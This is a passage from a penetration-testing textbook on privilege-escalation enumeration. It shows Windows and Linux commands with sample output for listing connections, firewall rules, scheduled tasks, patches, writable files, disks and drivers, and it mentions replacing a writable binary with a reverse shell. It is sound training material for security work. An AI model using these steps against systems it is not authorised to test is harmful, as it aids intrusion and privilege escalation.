<sup>454</sup> (Microsoft, 2015), [https://docs.microsoft.com/en-us/previous-versions/windows/embedded/jj898618\(v=winembedded.70\)](https://docs.microsoft.com/en-us/previous-versions/windows/embedded/jj898618(v=winembedded.70))

```

15 281 fe80::/64          On-link
  4 281 fe80::9d3e:158a:241b:beb7/128
                           On-link
15 281 fe80::bc64:ab2f:a10f:edc9/128
                           On-link
  1 331 ff00::/8          On-link
  4 281 ff00::/8          On-link
15 281 ff00::/8          On-link
=====
Persistent Routes:
  None

```

*Listing 523 - Printing the routes on Windows*

Finally, we can use **netstat**<sup>455</sup> to view the active network connections. Specifying the **a** flag will display all active TCP connections, the **n** flag allows us to display the address and port number in a numerical form, and the **o** flag will display the owner PID of each connection.

---

```
C:\Users\student>netstat -ano
```

#### Active Connections

| Proto      | Local Address          | Foreign Address        | State              | PID         |
|------------|------------------------|------------------------|--------------------|-------------|
| <b>TCP</b> | <b>0.0.0.0:80</b>      | <b>0.0.0.0:0</b>       | <b>LISTENING</b>   | <b>7432</b> |
| <b>TCP</b> | <b>0.0.0.0:135</b>     | <b>0.0.0.0:0</b>       | <b>LISTENING</b>   | <b>776</b>  |
| <b>TCP</b> | <b>0.0.0.0:445</b>     | <b>0.0.0.0:0</b>       | <b>LISTENING</b>   | <b>4</b>    |
| TCP        | 0.0.0.0:3306           | 0.0.0.0:0              | LISTENING          | 1472        |
| TCP        | 0.0.0.0:3389           | 0.0.0.0:0              | LISTENING          | 952         |
| TCP        | 0.0.0.0:8895           | 0.0.0.0:0              | LISTENING          | 2284        |
| TCP        | 0.0.0.0:9121           | 0.0.0.0:0              | LISTENING          | 7432        |
| ...        |                        |                        |                    |             |
| <b>TCP</b> | <b>127.0.0.1:49689</b> | <b>127.0.0.1:49690</b> | <b>ESTABLISHED</b> | <b>2284</b> |
| <b>TCP</b> | <b>127.0.0.1:49690</b> | <b>127.0.0.1:49689</b> | <b>ESTABLISHED</b> | <b>2284</b> |
| TCP        | 127.0.0.1:49691        | 127.0.0.1:49692        | ESTABLISHED        | 2284        |
| TCP        | 127.0.0.1:49692        | 127.0.0.1:49691        | ESTABLISHED        | 2284        |
| ...        |                        |                        |                    |             |

*Listing 524 - Listing all active network connections on the Windows operating system*

Not only did **netstat** provide us with a list of all the listening ports on the machine, it also included information about established connections that could reveal other users connected to this machine that we may want to target later.

Similar commands are available on a Linux-based host. Depending on the version of Linux, we can list the TCP/IP configuration of every network adapter with either **ifconfig**<sup>456</sup> or **ip**.<sup>457</sup> Both commands accept the **a** flag to display all information available.

---

```
student@debian:~$ ip a
...
4: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
  link/ether 00:50:56:8a:4d:48 brd ff:ff:ff:ff:ff:ff
```

<sup>455</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat>

<sup>456</sup> (Fred N. van Kempen, 2003), <https://linux.die.net/man/8/ifconfig>

<sup>457</sup> (Linux man-pages project, 2011), <http://man7.org/linux/man-pages/man8/ip.8.html>

```

inet 10.11.0.128/24 brd 10.11.0.255 scope global ens192
    valid_lft forever preferred_lft forever
inet6 fe80::250:56ff:fe8a:4d48/64 scope link
    valid_lft forever preferred_lft forever
5: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
link/ether 00:50:56:8a:5c:5e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.112/24 brd 192.168.1.255 scope global ens224
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:5c5e/64 scope link
        valid_lft forever preferred_lft forever

```

*Listing 525 - Listing the full TCP/IP configuration on all available adapters on Linux*

Based on the output above, the Linux client is also connected to more than one network.

We can display network routing tables with either **route**<sup>458</sup> or **routel**,<sup>459</sup> depending on the Linux flavor and version.

---

```
student@debian:~$ /sbin/route
```

Kernel IP routing table

| Destination | Gateway       | Genmask       | Flags | Metric | Ref | Use | Iface  |
|-------------|---------------|---------------|-------|--------|-----|-----|--------|
| default     | 192.168.1.254 | 0.0.0.0       | UG    | 0      | 0   | 0   | ens192 |
| 10.11.0.0   | 0.0.0.0       | 255.255.255.0 | U     | 0      | 0   | 0   | ens224 |
| 192.168.1.0 | 0.0.0.0       | 255.255.255.0 | U     | 0      | 0   | 0   | ens192 |

*Listing 526 - Printing the routes on Linux*

Finally, we can display active network connections and listening ports with either **netstat**<sup>460</sup> or **ss**,<sup>461</sup> both of which accept the same arguments.

For example, we can list all connections with **-a**, avoid hostname resolution (which may stall the command execution) with **-n**, and list the process name the connection belongs to with **-p**. We can combine the arguments and simply run **ss -anp**.

---

```
student@debian:~$ ss -anp
```

Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port

|     |        |   |       |                |                 |
|-----|--------|---|-------|----------------|-----------------|
| tcp | LISTEN | 0 | 80    | 127.0.0.1:3306 | *:*             |
| tcp | LISTEN | 0 | 128   | *:22           | *:*             |
| tcp | ESTAB  | 0 | 48852 | 10.11.0.128:22 | 10.11.0.4:52804 |
| tcp | LISTEN | 0 | 128   | :::22          | :::*            |
| tcp | LISTEN | 0 | 2     | :::13350       | :::*            |
| tcp | LISTEN | 0 | 2     | :::3389        | :::*            |

*Listing 527 - Listing all active network connections on Linux*

The output lists the various listening ports and active sessions, including our own active SSH connection.

<sup>458</sup> (Phil Blundell, 2003), <https://linux.die.net/man/8/route>

<sup>459</sup> (Linux man-pages project, 2008), <http://man7.org/linux/man-pages/man8/routel.8.html>

<sup>460</sup> (Bernd Eckenfels, 2003), <https://linux.die.net/man/8/netstat>

<sup>461</sup> (Linux man-pages project, 2019), <http://man7.org/linux/man-pages/man8/ss.8.html>

### 18.1.1.6 Enumerating Firewall Status and Rules

Generally speaking, a firewall's state, profile, and rules are only of interest during the remote exploitation phase of an assessment. However, this information can be useful during privilege escalation. For example, if a network service is not remotely accessible because it is blocked by the firewall, it is generally accessible locally via the loopback interface. If we can interact with these services locally, we may be able to exploit them to escalate our privileges on the local system.

In addition, we can gather information about inbound and outbound port filtering during this phase to facilitate port forwarding and tunneling when it's time to pivot to an internal network.

On Windows, we can inspect the current firewall profile using the **netsh**<sup>462</sup> command.

```
C:\Users\student>netsh advfirewall show currentprofile

Public Profile Settings:
-----
State          ON
Firewall Policy   BlockInbound,AllowOutbound
LocalFirewallRules N/A (GPO-store only)
LocalConSecRules  N/A (GPO-store only)
InboundUserNotification Enable
RemoteManagement   Disable
UnicastResponseToMulticast  Enable

Logging:
LogAllowedConnections  Disable
LogDroppedConnections  Disable
FileName               %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize           4096

Ok.
```

Listing 528 - Listing the current profile for the firewall on Windows

In this case, the current firewall profile is active so let's have a closer look at the firewall rules.

We can list firewall rules with the **netsh** command using the following syntax:

```
C:\Users\student>netsh advfirewall firewall show rule name=all

Rule Name:      @{Microsoft.Windows.Photos_2018.18022.15810.1000_x86__8wekyb3d8bbw
-----
Enabled:      Yes
Direction:    In
Profiles:       Domain,Private,Public
Grouping:        Microsoft Photos
LocalIP:      Any
RemoteIP:     Any
Protocol:     Any
Edge traversal: Yes
Action:       Allow
```

<sup>462</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-contexts>

```
Rule Name: @{Microsoft.Windows.Photos_2018.18022.15810.1000_x86__8wekyb3d8bbw
-----
Enabled: Yes
Direction: Out
Profiles: Domain,Private,Public
Grouping: Microsoft Photos
LocalIP: Any
RemoteIP: Any
Protocol: Any
Edge traversal: No
Action: Allow

Rule Name: @{Microsoft.XboxIdentityProvider_12.39.13003.1000_x86__8wekyb3d8bb
-----
...

```

*Listing 529 - Listing all the firewall rules on Windows*

According to the two firewall rules listed above, the Microsoft Photos application is allowed to establish both inbound and outbound connections to and from any IP address using any protocol. Keep in mind that not all firewall rules are useful but some configurations may help us expand our attack surface.

On Linux-based systems, we must have *root* privileges to list firewall rules with **iptables**.<sup>463</sup> However, depending on how the firewall is configured, we may be able to glean information about the rules as a standard user.

For example, the *iptables-persistent*<sup>464</sup> package on Debian Linux saves firewall rules in specific files under the */etc/iptables* directory by default. These files are used by the system to restore netfilter<sup>465</sup> rules at boot time. These files are often left with weak permissions, allowing them to be read by any local user on the target system.

We can also search for files created by the **iptables-save** command, which is used to dump the firewall configuration to a file specified by the user. This file is then usually used as input for the **iptables-restore** command and used to restore the firewall rules at boot time. If a system administrator had ever run this command, we could search the configuration directory (*/etc*) or grep the file system for *iptables* commands to locate the file. If the file has insecure permissions, we could use the contents to infer the firewall configuration rules running on the system.

### 18.1.1.7 Enumerating Scheduled Tasks

Attackers commonly leverage scheduled tasks in privilege escalation attacks.

Systems that act as servers often periodically execute various automated, scheduled tasks. The scheduling systems on these servers often have somewhat confusing syntax, which is used to execute user-created executable files or scripts. When these systems are misconfigured, or the user-created files are left with insecure permissions, we can modify these files that will be executed by the scheduling system at a high privilege level.

<sup>463</sup> (Herve Eychenne, 2003), <https://linux.die.net/man/8/iptables>

<sup>464</sup> (Debian, 2019), <https://packages.debian.org/search?keywords=iptables-persistent>

<sup>465</sup> (Netfilter, 2014), <https://www.netfilter.org/>

We can create and view scheduled tasks on Windows with the **schtasks**<sup>466</sup> command. The **/query** argument displays tasks and **/FO LIST** sets the output format to a simple list. We can also use **/V** to request verbose output.

---

```
c:\Users\student>schtasks /query /fo LIST /v

Folder: \
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Office
HostName: CLIENT251
TaskName: \Microsoft\Office\Office 15 Subscription
Heartbeat
Next Run Time: 11/12/2019 3:18:24 AM
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 11/11/2019 3:49:25 AM
Last Result: 0
Author: Microsoft Office
Task To Run: %ProgramFiles%\Common Files\Microsoft
Shared\Office16\0LicenseHeartbeat.exe
Start In: N/A
Comment: Task used to ensure that the Microsoft Office
Subscription licensing is current.
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode
Run As User: SYSTEM
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 04:00:00
Schedule: Scheduling data is not available in this format
Schedule Type:
Start Time: 12:00:00 AM
Start Date: 1/1/2010
End Date: N/A
Days: Every 1 day(s)
Months: N/A
Repeat: Every: Disabled
Repeat: Until: Time: Disabled
Repeat: Until: Duration: Disabled
Repeat: Stop If Still Running: Disabled
...
```

---

Listing 530 - Listing all the scheduled tasks on Windows

The output generated by **schtasks** includes a lot of useful information such as the task to run, the next time it is due to run, the last time it ran, and details about how often it will run.

The Linux-based job scheduler is known as *Cron*.<sup>467</sup> Scheduled tasks are listed under the */etc/cron.\** directories, where \* represents the frequency the task will run on. For example, tasks

---

<sup>466</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/taskschd/schtasks>

that will be run daily can be found under `/etc/cron.daily`. Each script is listed in its own subdirectory.

---

```
student@debian:~$ ls -lah /etc/cron*
-rw-r--r-- 1 root root 722 Oct  7 2017 /etc/crontab

/etc/cron.d:
-rw-r--r-- 1 root root 285 May 29 2017 anacron
-rw-r--r-- 1 root root 712 Jan  1 2017 php
-rw-r--r-- 1 root root 102 Oct  7 2017 .placeholder

/etc/cron.daily:
-rwxr-xr-x 1 root root 311 May 29 2017 0anacron
-rwxr-xr-x 1 root root 539 Mar 30 2018 apache2
-rwxr-xr-x 1 root root 1.5K Sep 13 2017 apt-compat
-rwxr-xr-x 1 root root 355 Oct 25 2016 bsdmainutils
-rwxr-xr-x 1 root root 384 Dec 12 2012 cracklib-runtime
-rwxr-xr-x 1 root root 1.6K Feb 22 2017 dpkg
-rwxr-xr-x 1 root root 89 May  5 2015 logrotate
-rwxr-xr-x 1 root root 1.1K Dec 13 2016 man-db
-rwxr-xr-x 1 root root 249 May 17 2017 passwd
-rw-r--r-- 1 root root 102 Oct  7 2017 .placeholder

/etc/cron.hourly:
-rw-r--r-- 1 root root 102 Oct  7 2017 .placeholder

/etc/cron.monthly:
-rwxr-xr-x 1 root root 313 May 29 2017 0anacron
-rw-r--r-- 1 root root 102 Oct  7 2017 .placeholder

/etc/cron.weekly:
-rwxr-xr-x 1 root root 312 May 29 2017 0anacron
-rwxr-xr-x 1 root root 723 Dec 13 2016 man-db
-rw-r--r-- 1 root root 102 Oct  7 2017 .placeholder
```

---

*Listing 531 - Listing all cron jobs on Linux*

Listing the directory contents, we notice several tasks scheduled to run daily.

It is worth noting that system administrators often add their own scheduled tasks in the `/etc/crontab` file. These tasks should be inspected carefully for insecure file permissions as most jobs in this particular file will run as root.

---

```
student@debian:~$ cat /etc/crontab
...
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
```

---

<sup>467</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Cron>

```

47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
5 0 * * * root /var/scripts/user_backups.sh

```

*Listing 532 - Example of /etc/crontab file*

This example reveals a backup script running as root. If this file has weak permissions, we may be able to leverage this to escalate our privileges.

### 18.1.1.8 Enumerating Installed Applications and Patch Levels

At some point, we may need to leverage an exploit to escalate our local privileges. If so, our search for a working exploit begins with the enumeration of all installed applications, noting the version of each (as well as the OS patch level on Windows-based systems). We can use this information to search for a matching exploit.

Manually searching for this information could be very time consuming and ineffective. However, we can leverage the very powerful Windows-based utility, **wmic**<sup>468</sup> to automate this process on Windows systems.

The **wmic** utility provides access to the *Windows Management Instrumentation*,<sup>469</sup> which is the infrastructure for management data and operations on Windows.

We can use wmic with the **product**<sup>470</sup> WMI class argument followed by **get**, which, as the name states, is used to retrieve specific property values. We can then choose the properties we are interested in, such as **name**, **version**, and **vendor**.

One important thing to keep in mind is that the product WMI class only lists applications that are installed by the *Windows Installer*.<sup>471</sup> It will not list applications that do not use the Windows Installer.

---

| c:\Users\student> <b>wmic product get name, version, vendor</b> |                       |                |
|---|-----------------------|----------------|
| Name  | Vendor                | Version        |
| Microsoft OneNote MUI (English) 2016                            | Microsoft Corporation | 16.0.4266.1001 |
| Microsoft Office OSM MUI (English) 2016                         | Microsoft Corporation | 16.0.4266.1001 |
| Microsoft Office Standard 2016                                  | Microsoft Corporation | 16.0.4266.1001 |
| Microsoft Office OSM UX MUI (English) 2016                      | Microsoft Corporation | 16.0.4266.1001 |
| Microsoft Office Shared Setup Metadata MUI                      | Microsoft Corporation | 16.0.4266.1001 |
| Microsoft Excel MUI (English) 2016                              | Microsoft Corporation | 16.0.4266.1001 |
| Microsoft PowerPoint MUI (English) 2016                         | Microsoft Corporation | 16.0.4266.1001 |
| Microsoft Publisher MUI (English) 2016                          | Microsoft Corporation | 16.0.4266.1001 |
| Microsoft Outlook MUI (English) 2016                            | Microsoft Corporation | 16.0.4266.1001 |
| Microsoft Groove MUI (English) 2016                             | Microsoft Corporation | 16.0.4266.1001 |
| Microsoft Word MUI (English) 2016                               | Microsoft Corporation | 16.0.4266.1001 |
| Microsoft Office Proofing (English) 2016                        | Microsoft Corporation | 16.0.4266.1001 |
| Microsoft Office Shared MUI (English) 2016                      | Microsoft Corporation | 16.0.4266.1001 |
| Microsoft Office Proofing Tools 2016 -                          | Microsoft Corporation | 16.0.4266.1001 |

---

<sup>468</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic>

<sup>469</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page>

<sup>470</sup> (Microsoft, 2015) [https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa394378\(v%3Dvs.85\)](https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa394378(v%3Dvs.85))

<sup>471</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/msi/windows-installer-portal>

|   |                            |                 |
|---|----------------------------|-----------------|
| Herramientas de corrección de Microsoft   | Microsoft Corporation      | 16.0.4266.1001  |
| Outils de vérification linguistique 2016  | Microsoft Corporation      | 16.0.4266.1001  |
| Microsoft Visual C++ 2017 x86 Additional  | Microsoft Corporation      | 14.12.25810     |
| FortiClient                               | Fortinet Inc               | 5.2.3.0633      |
| Python 2.7.14                             | Python Software Foundation | 2.7.14150       |
| VMware Tools                              | VMware, Inc.               | 10.3.10.1240696 |
| Microsoft Visual C++ 2017 x86 Minimum     | Microsoft Corporation      | 14.12.25810     |
| Microsoft Visual C++ 2008 Redistributable | Microsoft Corporation      | 9.0.30729.4148  |

Listing 533 - Listing all installed applications installed on Windows

Information about installed applications could be useful as we look for privilege escalation attacks.

Similarly, and more importantly, wmic can also be used to list system-wide updates by querying the *Win32\_QuickFixEngineering* (qfe)<sup>472</sup> WMI class.

| c:\Users\student> <b>wmic qfe get Caption, Description, HotFixID, InstalledOn</b> |                 |                  |                 |
|---|-----------------|------------------|-----------------|
| Caption   | Description     | HotFixID         | InstalledOn     |
|   | Update          | <b>KB2693643</b> | <b>4/7/2018</b> |
| http://support.microsoft.com/?kbid=4088785  | Security Update | KB4088785        | 3/31/2018       |
| http://support.microsoft.com/?kbid=4090914  | Update          | KB4090914        | 3/31/2018       |
| http://support.microsoft.com/?kbid=4088776  | Security Update | KB4088776        | 3/31/2018       |

Listing 534 - Listing all installed security patches on Windows

A combination of the *HotFixID* and the *InstalledOn* information can provide us with a precise indication of the security posture of the target Windows operating system. According to this output, this system has not been updated recently, which might make it easier to exploit.

Linux-based systems use a variety of package managers. For example, Debian-based Linux distributions use *dpkg*<sup>473</sup> while Red Hat based systems use *rpm*.<sup>474</sup>

To list applications installed (by dpkg) on our Debian system, we can use **dpkg -l**.

| student@debian:~\$ <b>dpkg -l</b>   |                        |              |                                   |  |
|---|------------------------|--------------|-----------------------------------|--|
| Desired=Unknown/Install/Remove/Purge/Hold<br>  Status=Not/Inst/Conf-files/Unpacked/half-conf/Half-inst/trig-aWait/Trig-pend<br> / Err?=(none)/Reinst-required (Status,Err: uppercase=bad) |                        |              |                                   |  |
| / Name  | Version                | Architecture | Description                       |  |
| ii acl  | 2.2.52-3+b1            | i386         | Access control list utilities     |  |
| ii adduser  | 3.115                  | all          | add and remove users and groups   |  |
| ii adwaita-icon-theme   | 3.22.0-1+deb9u1        | all          | default icon theme of GNOME       |  |
| ii alsa-utils   | 1.1.3-1                | i386         | Utilities for configuring and     |  |
| ii anacron  | 2.3-24                 | i386         | cron-like program that doesn't    |  |
| ii ant  | 1.9.9-1                | all          | Java based build tool like make   |  |
| ii ant-optional   | 1.9.9-1                | all          | Java based build tool like make   |  |
| <b>ii apache2</b>   | <b>2.4.25-3+deb9u4</b> | <b>i386</b>  | <b>Apache HTTP Server</b>         |  |
| ii apache2-bin  | 2.4.25-3+deb9u4        | i386         | Apache HTTP Server (modules and)  |  |
| ii apache2-data   | 2.4.25-3+deb9u4        | all          | Apache HTTP Server (common files) |  |

<sup>472</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/cimwin32prov/win32-quickfixengineering>

<sup>473</sup> (Linux.die.net, 2003), <https://linux.die.net/man/1/dpkg>

<sup>474</sup> (Marc Ewing, 2003), <https://linux.die.net/man/8/rpm>

```
ii  apache2-utils          2.4.25-3+deb9u4   i386          Apache HTTP Server (utility p
...
Listing 535 - Listing all installed packages on a Debian Linux operating system
```

This confirms what we expected earlier: the Debian machine is, in fact, running a web server. In this case, it is running Apache2.

### 18.1.1.9 Enumerating Readable/Writable Files and Directories

As we previously mentioned, files with insufficient access restrictions can create a vulnerability that can grant an attacker elevated privileges. This most often happens when an attacker can modify scripts or binary files that are executed under the context of a privileged account.

In addition, sensitive files that are readable by an unprivileged user may contain important information such as hardcoded credentials for a database or a service account.

Since it is not feasible to manually check the permissions of each file and directory, we need to automate this task as much as possible.

There are a number of utilities and tools that can automate this task for us on a Windows platform. Accesschk from SysInternals<sup>475</sup> is arguably the most well-known and often used tool for this purpose.

In the following example, we will demonstrate how to use Accesschk to find a file with insecure file permissions in the **Program Files** directory. Please note that the target binary file was simply created for the purposes of this exercise.

Specifically, we will enumerate the **Program Files** directory in search of any file or directory that allows the *Everyone*<sup>476</sup> group write permissions.

We will use **-u** to suppress errors, **-w** to search for write access permissions, and **-s** to perform a recursive search. The additional options are also worth exploring as this tool is quite useful.

```
c:\Tools\privilege_escalation\SysinternalsSuite>accesschk.exe -uws "Everyone"
"C:\Program Files"
```

```
Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
RW C:\Program Files\TestApplication\testapp.exe
```

Listing 536 - Listing all writable files and directories in a specified target

In the listing above, Accesschk successfully identified one executable file that is world-writable. If this file were to be executed by a privileged user or a service account, we could attempt to overwrite it with a malicious file of our choice, such as a reverse shell, in order to elevate our privileges. We will present a similar working example later in this module.

We can also accomplish the same goal using PowerShell. This is useful in situations where we may not be able to transfer and execute arbitrary binary files on our target system.

<sup>475</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk>

<sup>476</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids>

The PowerShell command itself (shown below in listing 537) may appear somewhat complex, so we'll walk through the options.

The primary cmdlet we are using is **Get-Acl**, which retrieves all permissions for a given file or directory. However, since Get-Acl cannot be run recursively, we are also using the **Get-ChildItem** cmdlet to first enumerate everything under the **Program Files** directory. This will effectively retrieve every single object in our target directory along with all associated access permissions. The **AccessToString** property with the **-match** flag narrows down the results to the specific access properties we are looking for. In our case, we are searching for any object can be modified (Modify) by members of the Everyone group.

```
PS C:\Tools\privilege_escalation\SysinternalsSuite>Get-ChildItem "C:\Program Files" -Recurse | Get-ACL | ?{$_.AccessToString -match "Everyone\sAllow\s\sModify"}
```

Directory: C:\Program Files\TestApplication

| Path | Owner | Access |
|------|-------|--------|
| ---  | ----- | -----  |

**testapp.exe BUILTIN\Administrators Everyone Allow Modify, Synchronize...**

*Listing 537 - Listing all writable files and directories in a specified target using PowerShell*

In this case, the output is identical to that of AccessChk. This command sequence allows for additional formatting options.

On Linux operating systems, we can use **find**<sup>477</sup> to identify files with insecure permissions.

In the example below, we are searching for every directory writable by the current user on the target system. We search the whole root directory (/) and use the **-writable** argument to specify the attribute we are interested in. We also use **-type d** to locate directories, and we filter errors with **2>/dev/null**:

```
student@debian:~$ find / -writable -type d 2>/dev/null
/usr/local/james/bin
/usr/local/james/bin/lib
/proc/16195/task/16195/fd
/proc/16195/fd
/proc/16195/map_files
/home/student
/home/student/.gconf
/home/student/.gconf/apps
/home/student/.gconf/apps/gksu
/home/student/Music
/home/student/thinclient_drives
/home/student/Videos
/home/student/.pcsc11
/home/student/.gnupg
...
```

*Listing 538 - Listing all world writable directories on Linux*

<sup>477</sup> (Linux man-pages project, 2019), <http://man7.org/linux/man-pages/man1/find.1.html>

As shown above, several directories seem to be world-writable, including the `/usr/local/james/bin` directory. This certainly warrants further investigation.

### 18.1.1.10     *Enumerating Unmounted Disks*

On most systems, drives are automatically mounted at boot time. Because of this, it's easy to forget about unmounted drives that could contain valuable information. We should always look for unmounted drives, and if they exist, check the mount permissions.

On Windows-based systems, we can use **mountvol**<sup>478</sup> to list all drives that are currently mounted as well as those that are physically connected but unmounted.

```
c:\Users\student>mountvol
Creates, deletes, or lists a volume mount point.

...
Possible values for VolumeName along with current mount points are:

\\?\Volume{25721a7f-0000-0000-0000-100000000000}\ 
*** NO MOUNT POINTS ***

\\?\Volume{25721a7f-0000-0000-0000-602200000000}\ 
C:\

\\?\Volume{78fa00a6-3519-11e8-a4dc-806e6f6e6963}\ 
D:\
```

*Listing 539 - Listing all drives available to mount on Windows*

In this case, the system has two mount points that map to the **C:** and **D:** drives respectively. We also notice that we have a volume with the globally unique identifier (GUID) 25721a7f-0000-0000-0000-100000000000, which has no mount point. This could be interesting and we might want to investigate further.

On Linux-based systems, we can use the **mount**<sup>479</sup> command to list all mounted filesystems. In addition, the `/etc/fstab`<sup>480</sup> file lists all drives that will be mounted at boot time.

---

*Keep in mind that the system administrator might have used custom configurations or scripts to mount drives that are not listed in the `/etc/fstab` file. Because of this, it's good practice to not only scan `/etc/fstab`, but to also gather information about mounted drives with **mount**.*

---

```
student@debian:~$ cat /etc/fstab
# /etc/fstab: static file system information.
...
# <file system> <mount point> <type> <options> <dump> <pass>
# / was on /dev/sda1 during installation
```

<sup>478</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/mountvol>

<sup>479</sup> (Linux.die.net, 2003), <https://linux.die.net/man/8/mount>

<sup>480</sup> (Geek University, 2019), <https://geek-university.com/linux/etc-fstab-file/>

```

UUID=fa336f7a-8cf8-4cd2-9547-22b08cf58b72 / ext4 errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=8b701d25-e290-49dc-b61b-1b9047088150 none swap sw 0 0
/dev/sr0 /media/cdrom0 udf,iso9660 user,noauto 0 0

student@debian:~$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=505664k,nr_inodes=126416,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=102908k,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
...
mqueue on /dev/mqueue type mqueue (rw,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
tmpfs on /run/user/110 type tmpfs (rw,nosuid,nodev,relatime,size=102904k,mode=700,uid=gvfsd-fuse on /run/user/110/gvfs type fuse.gvfsd-fuse (rw,nosuid,nodev,relatime,user_id=fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=102904k,mode=700,uid=1000)

```

Listing 540 - Listing content of /etc/fstab and all mounted drives on Linux

The output reveals a swap partition and the primary ext4 disk of this Linux system. Furthermore, we can use `lsblk`<sup>481</sup> to view all available disks.

```

student@debian:~$ /bin/lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
fd0     2:0    1   4K  0 disk
sda    8:0    0   5G  0 disk
|---sda1  8:1    0  4.7G 0 part /
|---sda2  8:2    0   1K  0 part
|---sda5  8:5    0 334M 0 part [SWAP]

```

Listing 541 - Listing all available drives using lsblk on Linux

We notice the `sda` drive consists of three different partitions, which are numbered. In some situations, showing information for all local disks on the system might reveal partitions that are not mounted. Depending on the system configuration (or misconfiguration), we then might be able to mount those partitions and search for interesting documents, credentials, or other information that could allow us to escalate our privileges or get a better foothold in the network.

### 18.1.1.11     *Enumerating Device Drivers and Kernel Modules*

Another common privilege escalation involves exploitation of device drivers and kernel modules. We will look at actual exploitation techniques later in this module, but let's take a look at important enumeration techniques. Since this technique relies on matching vulnerabilities with

<sup>481</sup> (Linux.die.net, 2003) <https://linux.die.net/man/8/lsblk>

corresponding exploits, we'll need to compile a list of drivers and kernel modules that are loaded on the target.

On Windows, we can begin our search with the **driverquery**<sup>482</sup> command. We'll supply the **/v** argument for verbose output as well as **/fo csv** to request the output in CSV format.

To filter the output, we will run this command inside a **powershell** session. Within PowerShell, we will pipe the output to the **ConvertFrom-Csv**<sup>483</sup> cmdlet as well as **Select-Object**,<sup>484</sup> which will allow us to select specific object properties or sets of objects including *Display Name*, *Start Mode*, and *Path*.

---

```
c:\Users\student>powershell
```

```
PS C:\Users\student> driverquery.exe /v /fo csv | ConvertFrom-Csv | Select-Object 'Display Name', 'Start Mode', Path
```

| Display Name                        | Start Mode | Path                                    |
|-------------------------------------|------------|---|
| 1394 OHCI Compliant Host Controller | Manual     | C:\Windows\system32\drivers\1394ohci.s  |
| 3ware                               | Manual     | C:\Windows\system32\drivers\3ware.sys   |
| Microsoft ACPI Driver               | Boot       | C:\Windows\system32\drivers\ACPI.sys    |
| ACPI Devices driver                 | Manual     | C:\Windows\system32\drivers\AcpiDev.sys |
| Microsoft ACPIEx Driver             | Boot       | C:\Windows\system32\Drivers\acpiex.sys  |
| ACPI Processor Aggregator Driver    | Manual     | C:\Windows\system32\drivers\acpipagr.s  |
| ACPI Power Meter Driver             | Manual     | C:\Windows\system32\drivers\acpipmi.sy  |
| ACPI Wake Alarm Driver              | Manual     | C:\Windows\system32\drivers\acpitime.s  |
| ADP80XX                             | Manual     | C:\Windows\system32\drivers\ADP80XX.SY  |

---

Listing 542 - Listing loaded drivers on Windows

While this produced a list of loaded drivers, we must take another step to request the version number of each loaded driver. We will use the **Get-WmiObject**<sup>485</sup> cmdlet to get the **Win32\_PnPSignedDriver**<sup>486</sup> WMI instance, which provides digital signature information about drivers. By piping the output to **Select-Object**, we can enumerate specific properties, including the *DriverVersion*. Furthermore, we can specifically target drivers based on their name by piping the output to *Where-Object*.<sup>487</sup>

---

```
